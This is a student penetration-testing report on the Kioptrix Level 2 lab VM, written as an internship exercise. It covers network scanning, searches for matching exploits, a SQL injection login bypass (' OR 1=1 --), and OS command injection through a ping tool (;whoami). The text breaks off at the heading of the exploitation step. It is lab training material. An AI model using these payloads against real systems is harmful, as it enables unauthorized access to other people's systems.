# Penetration Testing Report

**Target: Kioptrix Level 2**

Prepared by: Abdullah Al Rahman

## 1. Executive Summary

This report explains, in simple steps, how I tested the Kioptrix Level 2 machine. I found a login page vulnerable to SQL Injection, used it to bypass authentication, then found an OS Command Injection bug in a 'ping a machine' feature of the web app. I used that to get a reverse shell as the apache user, checked the system's kernel version, found a matching local privilege escalation exploit, compiled it on the target, and used it to get full root access.

| | |
|---|---|
| **Target** | Kioptrix Level 2 (192.168.109.130, isolated lab network) |
| **My machine** | Kali Linux (192.168.109.128) |
| **Tools used** | Nmap, SearchSploit, Firefox, Reverse Shell Generator, netcat, gcc, Metasploit (for research) |
| **Entry point** | SQL Injection on login page → OS Command Injection in ping tool |
| **Result** | Root access via local kernel exploit (9542.c) |
| **Overall risk rating** | Critical |

## 2. Scope

- In scope: Kioptrix Level 2 VM, single host, isolated lab network
- Attacker machine: Kali Linux, on the same lab network as the target
- Internal training exercise for the Smart Gate internship, not a real client engagement

## 3. Lab / VM Setup

Before starting, I set up the Kioptrix Level 2 VM and the Kali Linux VM so they could reach each other on the same isolated network. Both VMs are run in VMware.

### Step A: Edit each VM's .vmx file

- Shut down the VM completely (not suspended)
- Go to the VM's folder (where the .vmx file is stored) and open the .vmx file in Notepad
- Search for the line: ethernet0.networkName = "bridged"
- There were two matching lines found — only the first one was changed
- Changed it to: ethernet0.networkName = "nat"
- Saved and closed the file

### Step B: Repeat for both VMs

The same edit was done for both the Kioptrix Level 2 VM and the Kali Linux VM, so both machines would be on the same NAT network instead of the physical bridge network.

After this change, both VMs booted onto the same private NAT subnet (192.168.109.0/24), which is why the Kali machine showed IP 192.168.109.128 and the Kioptrix target showed 192.168.109.130.

## 4. Step-by-Step Process


## Step 1: Reconnaissance

I started by identifying the target machine on the network and confirming it could be reached from my Kali machine.

## Step 2: Scanning and Enumeration

I used Nmap to scan the target and find open ports and service versions.

```
nmap -sn 192.168.109.0/24
nmap -sV 192.168.109.130
```





*Ping sweep and version scan showing open ports on 192.168.109.130.*

Open ports found:


- 22 — SSH (OpenSSH 3.9p1)
- 80 — HTTP (Apache httpd 2.0.52, CentOS)
- 111 — RPCbind
- 443 — HTTPS (Apache/mod_ssl, CentOS)
- 631 — IPP (CUPS 1.1)
- 3306 — MySQL (unauthorized)

I then checked each service against SearchSploit and Metasploit to see if any had a usable public exploit:


- OpenSSH 3.9p1 — no useful direct exploit matches
- Apache 2.0.52 — some mod_ssl (OpenFuck) buffer overflow exploits exist, but were not the path I used
- CUPS 1.1 — found a Remote Command Execution exploit (41233.py, CVE-2015-1158) and downloaded it for reference
- MySQL (port 3306) — tried Nmap's mysql-enum and mysql-brute scripts; no valid accounts were found, and a MySQL privilege-escalation script (CVE-2016-6664) was checked but required existing MySQL access, so it wasn't usable here





*SearchSploit results for OpenSSH 3.9p1 (no results) and Apache 2.0.52 (mod_ssl exploits).*





*Searching Metasploit for CUPS/IPP related modules.*




*SearchSploit results for CUPS 1.1, locating and copying exploit 41233.py.*




*Nmap MySQL enumeration/brute-force scripts against port 3306 — no valid accounts found.*





*Reviewing the MySQL/MariaDB CVE-2016-6664 privilege escalation script — required existing MySQL shell access, so not usable without credentials.*

None of these service-based exploits ended up being the way in. The actual entry point was found in the web application itself, described in the next steps.

## Step 3: SQL Injection Identification

Browsing to the target's web application, I found a 'Remote System Administration Login' page. I tested the username field with a classic SQL Injection payload to see if authentication could be bypassed.


```
Username: ' OR 1=1 --
Password: (anything)
```




*Login form with the SQL Injection payload entered in the Username field.*

## Step 4: SQL Injection Exploitation

Submitting the payload successfully bypassed the login check and logged me into the application, giving access to an internal page with a 'ping a machine on the network' tool (pingit.php).





*Successfully logged in and reached the internal ping tool page after the SQL Injection bypass.*

## Step 5: OS Command Injection Identification


The 'ping a machine' feature took an IP address and ran it through a ping command on the server. I tested whether I could inject extra OS commands after the expected input, using a semicolon to chain commands.

```
;whoami
```




*Entering ;whoami into the Ping a Machine input field.*


The application executed the injected command and returned the result, confirming the command injection vulnerability and showing the web server was running as the apache user.




*Output showing 'apache' — confirming OS command injection works.*

## Step 6: OS Command Injection Exploitation

